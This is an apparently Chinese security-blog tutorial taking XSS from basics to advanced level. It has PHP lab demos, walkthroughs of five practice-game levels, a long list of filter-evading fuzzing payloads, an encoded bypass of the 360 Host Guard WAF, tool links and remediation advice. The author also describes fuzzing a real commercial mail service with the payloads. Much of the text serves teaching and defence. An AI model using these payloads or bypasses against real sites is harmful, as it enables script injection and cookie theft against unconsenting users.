# 一篇文章带你从XSS入门到进阶(附Fuzzing+BypassWAF+Payloads)

张 黑客技术 3月前 8.84K 0



**文章来源：山丘安全攻防实验室**

**文章作者：陈殷**


大家好，我是山丘安全攻防实验室作家陈殷，今天将带大家深入浅出理解XSS攻击。

XSS简介

XSS分类

XSS实战

XSS Fuzzing

XSS WAF Bypass思路

XSS工具

XSS修复

张 官方
关注

最新文章
PrintDemon：Windows所有版本
电源变扬声器！地球上最安全的气
ElasticSearch 命令执行漏洞（CVE-
快看看你的电脑有没有这个漏洞！黑
Kali Linux 2020.2 发布

最新推荐
看黑客如何制能钥匙 信息安全 2年
发布让最新V Poc 最新漏洞 2年
5G 黑客书籍， 最新资讯 2年
华盟网 广告 发布于：
海康威视摄像程劫持漏洞 最新

快讯聚合
专家发现有1236个网站感 器 4天前 836
美国一黑客软件的经纪人现在正在中能 5月前 1.16W
未来勒索病毒性质正在转变为数据泄

OWASP（开放式Web应用程序安全项目）的工具、文档、论坛和全球各地分会都是开放的，对所有致力于改进应用程序安全的人士开放，其最具权威的就是“10项最严重的Web 应用程序安全风险列表”，总结了Web应用程序最可能、最常见、最危险的十大漏洞，是开发、测试、服务、咨询人员应知应会的知识。

## Cross Site Scripting

跨站脚本攻击是指恶意攻击者往Web页面里插入恶意Script代码，当用户浏览该页之时，嵌入其中Web里面的Script代码会被执行，从而达到恶意攻击用户的目的。

xss漏洞通常是通过php的输出函数将javascript代码输出到html页面中，通过用户本地浏览器执行的，所以在代码审计中xss漏洞关键就是寻找参数未过滤的输出函数。

# XSS分类

## 反射型XSS：<非持久化>

攻击者事先制作好攻击链接, 需要欺骗用户自己去点击链接才能触发XSS代码（服务器中没有这样的页面和内容），一般容易出现在搜索页面。DOM型XSS由于危害较小，我们将其归为反射型XSS。

## 存储型XSS：<持久化>

代码是存储在服务器中的，如在个人信息或发表文章等地方，加入代码，如果没有过滤或过滤不严，那么这些代码将储存到服务器中，每当有用户访问该页面的时候都会触发代码执行，这种XSS非常危险，容易造成蠕虫，大量盗窃cookie(虽然还有种DOM型XSS，但是也还是包括在存储型XSS内)。

# XSS实战

说明：本文需要一定的JavaScript基础和PHP基础

工具：

*PHPStudy*

*sublime*

*chrome*

## 初探XSS原理：

我在本地环境中搭建了xss.php，访问网址为：http://127.0.0.1/engineer/xss.php

### 反射型XSS代码是这样写的：

```php
<?php
$age = $_GET['age'];
echo  "<h1>我的年龄是".$age."</h1>";
?>
```

访问链接后发现报错，原因是我们没有对第二行的age进行变量赋值

# 我的年龄是


对其赋值：http://127.0.0.1/engineer/xss.php?age=12


查看源代码：

```
1 <h1>我的年龄是12</h1>
```

接下来我们对赋值的12尝试注入一个js语句

http://127.0.0.1/engineer/xss.php?age=%3Cscript%3Ealert(%27hill%20sec%20xss%20lab%27)%3C/script%3E




查看源代码

```
<h1>我的年龄是<script>alert('hill sec xss lab')</script></h1>
```

可以看到成功注入了一个script代码并执行了alert输出提示内容

**存储性XSS代码：**


```
<title>Xss Testing</title>
</head>
<body>
<h2>XssStorage Testing Board --By:陈殷<h2>
<br>
<form action="xss.php" method="post">
请输入你要留言的内容:<textarea id='Mid' name="desc"></textarea>
<br>
<br>
请输入你的ID:<input type="text" name="user"/><br>
<br>
<input type="submit" value="submit" onclick='loction="xss.php"'/>
</form>
<?php
if(isset($_POST['user'])&&isset($_POST['desc'])){
$log=fopen("store.txt","a");
fwrite($log,$_POST['user']."\r\n");
fwrite($log,$_POST['desc']."\r\n");
fclose($log);
}

if(file_exists("store.txt"))
{
$read= fopen("store.txt",'r');
while(!feof($read))
{
echo fgets($read)."</br>";
}
fclose($read);
}
?>
</body>
</html>
```

存储型XSS的攻击流程：

打开web---->输入一个恶意代码---->恶意代码存放到数据库---->读取页面---->读取数据库---->返回web---->执行恶意代码


这个页面的功能是使用POST提交数据，生成然后再读取文本模拟数据库，提交数据之后页面会将数据写入store.txt，再打开页面时会读取store.txt中内容并输出在网页上，实现XSS Stored Attack.




第一次正常执行:



插入一个恶意JavaScript语句:





提交之后发现web触发了js代码




查看源代码

```
<body>
<h2>XssStorage Testing Board --By:陈殷<h2>
<br>
<form action="xss.php" method="post">
请输入你要留言的内容:<textarea id='Mid' name="desc"></textarea>
<br>
<br>
请输入你的ID:<input type="text" name="user"/><br>
<br>
<input type="submit" value="submit" onclick='loction="xss.php"' />
</form>

</br>
</br>
</br>
</br>陈殷
</br>我是陈殷
</br>山丘安全攻防实验室
</br><script>alert(document.domain)</script>
</br></br></body>
</html>
```

因此总结可得：

对程序的某个可控变量进行恶意JavaScript代码注入，若能被浏览器执行该程序即存在XSS漏洞

## XSS小游戏过关笔记：

下载地址请关注“山丘安全攻防实验室”回复：xssgame 或自行百度下载

| | |
|---|---|
| angular.min.js | chk.js |
| index.php | index.png |
| level1.php | level1.png |
| level2.php | level2.png |
| level3.php | level3.png |
| level4.php | level4.png |
| level5.php | level5.png |
| level6.php | level6.png |
| level7.php | level7.png |
| level8.jpg | level8.php |
| level9.php | level9.png |
| level10.php | level10.png |
| level11.php | level11.png |
| level12.php | level12.png |
| level13.php | level13.png |
| level14.php | level15.php |
| level15.png | level16.php |
| level16.png | level17.php |
| level18.php | level19.php |
| level20.php | xsf01.swf |
| xsf02.swf | xsf03.swf |
| xsf04.swf | |

篇幅限制，我们挑前五关来测试，后续通关指南可关注公众号推文

### 首页点击进入


点击图片开始你的XSS之旅吧!

127.0.0.1/xsslab/level1.php?name=test

**第一关:**


欢迎来到level1

欢迎用户test


payload的长度:4

猜测name参数可控，进行paylaod执行:

123<script>alert('123')</script>;


欢迎来到level1
欢迎用户
IT'S
Easy
payload的长度:33


127.0.0.1/xsslab/level1.php?name=?name=123<script>alert(%27123%27)</script>;
127.0.0.1 显示
完成的不错!
确定
取消

成功通关

**第二关**


欢迎来到level2
没有找到和test相关的结果.
:script>alert('xss')</script>
搜索
KEEP
CALM
AND
TRY
HARDER
payload的长度:4


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level3.php?writing=wait";
}
</script>
<title>欢迎来到level2</title>
</head>
<body>
<h1 align=center>欢迎来到level2</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspe nars($str)."相关的结果.</h2>".'<center>
<form action=level2.php method=GET>
<input name=keyword  value="'.$str.'">
<input type=submit name=submit value="搜索"/>
</form>
</center>';
?>
<center><img src=level2.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

查看源代码，XSS语句被赋值给value并且在input标签里，所以我们需要闭合value和input标签就可以正常弹窗了

exp:

```
1"><script>alert('1');</script>
```


成功执行

## 第三关

```
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>"."<center>
<form action=level3.php method=GET>
<input name=keyword  value='".htmlspecialchars($str)."'>
<input type=submit name=submit value=搜索 />
</form>
</center>";
?>
<center><img src=level3.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str)."</h3>";
?>
</body>
</html>
```

htmlspecialchars()函数是使用来把一些预定义的字符转换为HTML实体，返回转换后的新字符串，原字符串不变。如果 string 包含无效的编码，则返回一个空的字符串，除非设置了 ENT_IGNORE 或者 ENT_SUBSTITUTE 标志

被转换的预定义的字符有：

&：转换为&
"：转换为"
'：转换为成为 '
<：转换为<
>：转换为>

使用语法：

$str = htmlspecialchars(string,flags,character-set,double_encode);

string：规定要转换的字符串;

flags：可选参数，规定如何处理引号、无效的编码以及使用哪种文档类型;


```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level4.php?keyword=try harder!";
}
</script>
<title>欢迎来到level3</title>
</head>
<body>
<h1 align=center>欢迎来到level3</h1>
<h2 align=center>没有找到和&lt;script&gt;alert('xss')&lt;/script&gt;相关的结果.</h2><center>
<form action=level3.php method=GET>
<input name=keyword  value='&lt;script&gt;alert('xss')&lt;/script&gt;'>
<input type=submit name=submit value=搜索 />
</form>
</center><center><img src=level3.png></center>
<h3 align=center>payload的长度:29</h3></body>
</html>
```

确实转义了尖括号，这里可以用单引号闭合value但是没办法闭合input标签，我们添加一个改变事件即可

```
' onchange=alert`1` //
```

---


添加一个改变事件


## 第四关

第四关的代码和第三关的代码大同小异，把源码里面单引号变成了双引号，同样事件弹窗即可

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level5.php?keyword=find a way out!";
}
</script>
<title>欢迎来到level4</title>
</head>
<body>
<h1 align=center>欢迎来到level4</h1>
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str2=str_replace(">","",$str);
$str3=str_replace("<","",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level4.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level4.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```



把payload改一下就oki


**第五关**

第五关难度提升，过滤了script和onclick标签，但是没过滤a标签

```
<!DOCTYPE html><!--STATUS OK--><html>
<head>
<meta http-equiv="content-type" content="text/html;charset=utf-8">
<script>
window.alert = function()
{
confirm("完成的不错！");
 window.location.href="level6.php?keyword=break it out!";
}
</script>
<title>欢迎来到level5</title>
</head>
<body>
<h1 align=center>欢迎来到level5</h1>
<?php
ini_set("display_errors", 0);
$str = strtolower($_GET["keyword"]);
$str2=str_replace("<script","<scr_ipt",$str);
$str3=str_replace("on","o_n",$str2);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form action=level5.php method=GET>
<input name=keyword  value="'.$str3.'">
<input type=submit name=submit value=搜索 />
</form>
</center>';
?>
<center><img src=level5.png></center>
<?php
echo "<h3 align=center>payload的长度:".strlen($str3)."</h3>";
?>
</body>
</html>
```

paylaod：

```
"><a href="%20javascript:alert(1)"
```


成功执行

## XSS Fuzzing

工具：

BurpSuite+XSS Payloads+PayloadFix(工具在文末)

运行环境：python3

工具说明：

该工具可以将每行payload进行处理，以此再进行批量fuzz更好的定位有效攻击代码。

使用方法：

请准备原版XssPayload.txt，每行一个payload，运行PayloadFix.py即可进行payloads处理

Fuzzing思路：

找到一个输入点，生成Payloads，进行paylaods测试

测试实例：

### 国内某家大厂Mail Fuzzing XSS 测试

首先使用PayloadFix进行paylaods处理

```
medium--> E«Ð´EÆ¹ý£º<sc<script>ript>alert(3)</script>
´óÐ¡Ð´»ìÏýÊÆ¹ý£º<ScRipt>alert(4)</script>
<img src=1 onerror=alert(5)>
onmouseover=¡¯alert(6)¡¯
<script>alert(7);</script>
>"'><img src="javascript.:alert(8)">
>"'><script>alert(9)</script>
<table background='javascript.:alert(10)'></table>
<object type=text/html data='javascript.:alert(11);'></object>
"+alert(12)+"
<body/onfocus=top.alert(13)>
<img/src=22 onerror=window.alert(14)>
<img src=62 onerror=(function(){alert(15)})()>
<img src=63 onerror=!function(){alert(16)}()>
<img src=64 onerror=%2bfunction(){alert(17)}()>
<img src=65 onerror=%2dfunction(){alert(18)}()>
<img src=66 onerror=~function(){alert(19)}()>
<a href="javascript:`${alert(20)}`">XSS Test</a>
<a href="javascript:[''].findIndex(alert(21))">XSS Test</a>
<iframe onload=location=['javascript:alert(22)'].join('')>
<a href="javascript:(new Function('alert(23)'))()">XSS Test</a>
<body/onload=Function(alert(24))()>
<img%0Dsrc=82 onerror=Function(alert(25))>
<a href="javascript:(new (Object.getPrototypeOf(async function(){}).constructor)('alert(26)'))()">XSS Test</a>
<body/onload=eval(location.hash.slice(85))>#alert(27)
```

第 15 行，第 47 列 100% Windows (CRLF) UTF-8



选择HTML模式

正文 返回可视化编辑» 格式化


```
<xmp onkeyup="alert(7935)" contenteditable>test</xmp>
<xmp onmousedown="alert(7936)">test</xmp>
<xmp onmouseenter="alert(7937)">test</xmp>
<xmp onmouseleave="alert(7938)">test</xmp>
<xmp onmousemove="alert(7939)">test</xmp>
<xmp onmouseout="alert(7940)">test</xmp>
<xmp onmouseover="alert(7941)">test</xmp>
<xmp onmouseup="alert(7942)">test</xmp>
<xmp onpaste="alert(7943)" contenteditable>test</xmp>
<xss id=x tabindex=1 onactivate=alert(7944)></xss>
<xss id=x tabindex=1 onbeforeactivate=alert(7945)></xss>
<xss id=x tabindex=1 onbeforedeactivate=alert(7946)></xss><input autofocus>
<xss id=x tabindex=1 onblur=alert(7947)></xss><input autofocus>
<xss id=x tabindex=1 ondeactivate=alert(7948)></xss><input autofocus>
<xss id=x tabindex=1 onfocus=alert(7949)></xss>
<xss id=x tabindex=1 onfocusin=alert(7950)></xss>
<xss id=x tabindex=1 onfocusout=alert(7951)></xss><input autofocus>
```

发件人： 陈股@Tencent S... <chen_exp@foxmail.com> | 其他选项

输入payloads后发送




定位640payload




Fuzzing思路over，各大Mail我都玩过了，别再提交让审核受罪了

## XSS WAF Bypass


WAF产品：360主机卫士

环境：PHPStudy 2018 --- Apache+PHP

说明：360主机卫士目前已停止维护

测试步骤：

第一步，安装360主机卫士




第二步，编写测试环境

```php
<?php
  $input = @$_REQUEST["exp"];
  echo "<div>".$input."</div>"
?>
```

<svg onload>拦截

<svg > onload>不拦截


**绕过就是先把>html实体编码**

| 显示结果 | 描述 | 实体名称 | 实体编号 |
| --- | --- | --- | --- |
| | 空格 |   |   |
| < | 小于号 | &lt; | &#60; |
| > | 大于号 | &gt; | &#62; |
| & | 和号 | &amp; | &#38; |
| " | 引号 | &quot; | &#34; |
| ' | 撇号 | ' (IE不支持) | &#39; |
| ¢ | 分（cent） | &cent; | &#162; |
| £ | 镑（pound） | &pound; | &#163; |
| ¥ | 元（yen） | &yen; | &#165; |
| © | 版权（copyright） | &copy; | &#169; |
| ® | 注册商标 | &reg; | &#174; |
| ™ | 商标 | &trade; | &#8482; |
| × | 乘号 | &times; | &#215; |
| ÷ | 除号 | &divide; | &#247; |



“>”对应的是


>


大部分xss payloads加上%26%2362即可绕过，但是类似 alert(1) 括号可能会被拦截 可以用反引号替换

举个栗子：

```
<svg %26%2362 onload=alert`hill`>
```

Bypass截图：




成功Bypass 360主机

同样还有很多绕过方法，网上给出了很多文章，这里不在一一举例，只做一个思路进行分析。

至于其他特殊字符是否也有绕过，欢迎各位师傅到交流群或和我讨论。

# XSS工具

由于篇幅限制，这里只进行工具推荐，具体操作需要大家手动操作

## XSStrike

XSStrike is a Cross Site Scripting detection suite equipped with four hand written parsers, an intelligent payload generator, a powerful fuzzing engine and an incredibly fast crawler.

https://github.com/s0md3v/XSStrike

## xsscrapy

Fast, thorough, XSS/SQLi spider. Give it a URL and it'll test every link it finds for cross-site scripting and some SQL injection vulnerabilities. See FAQ for more details about SQLi detection.

xsssniper is an handy xss discovery tool with mass scanning functionalities.

https://github.com/gbrindisi/xsssniper

## BeEF

BeEF is short for The Browser Exploitation Framework. It is a penetration testing tool that focuses on the web browser.

https://github.com/beefproject/beef

## XSS platform

XSS Platform 是一个非常经典的XSS渗透测试管理系统

https://github.com/78778443/xssplatform

XSS修复

XSS跨站漏洞最终形成的原因是对输入与输出没有严格过滤。

1、输入与输出
在HTML中，<,>,",',&都有比较特殊的意义。HTML标签，属性就是由这几个符合组成的。PHP中提供了 htmlspecialchars()、htmlentities()函数可以把一些预定的字符转换为HTML实体。
&成为&
"成为"
'成为'
<成为<
成为>

2、HttpOnly
HttpOnly对防御XSS漏洞不起作用，主要是为了解决XSS漏洞后续的Cookie劫持攻击。
HttpOnly用来阻止客户端脚本访问Cookie。带有HttpOnly的Cookie将不能被JavaScript获取。
HttpOnly只是防御Cookie盗取的一种手段，并不是绝对安全，防御XSS的关键还是要靠过滤输入与输出。

## 结语：

要想学好XSS，终究还是考察大家对JavaScript和PHP的掌握程度，所以请在学习安全测试之前熟练掌握一门以上的开发语言。

文章为基础文章，若文章有错误请各位大佬指出，更多思路欢迎加山丘安全攻防实验室群或者私聊进行讨论。

文中的工具：

XSS-Games：在订阅号内回复xssgame

PayloadFix：在订阅号内回复payloadfix

PayloadFix 下载链接：https://github.com/evai1/PayloadFix（内附5000+ XSS Payloads）


上期MSF下载链接：https://github.com/evai1/MetaSploit

入门到进阶(1)，Fuzzing(1)，BypassWAF(1)，Payloads(1)，XSS(28)


上一篇：RSAC 2020会议资料下载

下一篇：记某约会软件的一次渗透

## 相关文章




今天来跟大家聊聊怎么完全干净的卸载sql2005




XSSI攻击探究


手把手教你Exchange如何配置邮箱服务器

## 发表评论

要发表评论，您必须先登录。



繁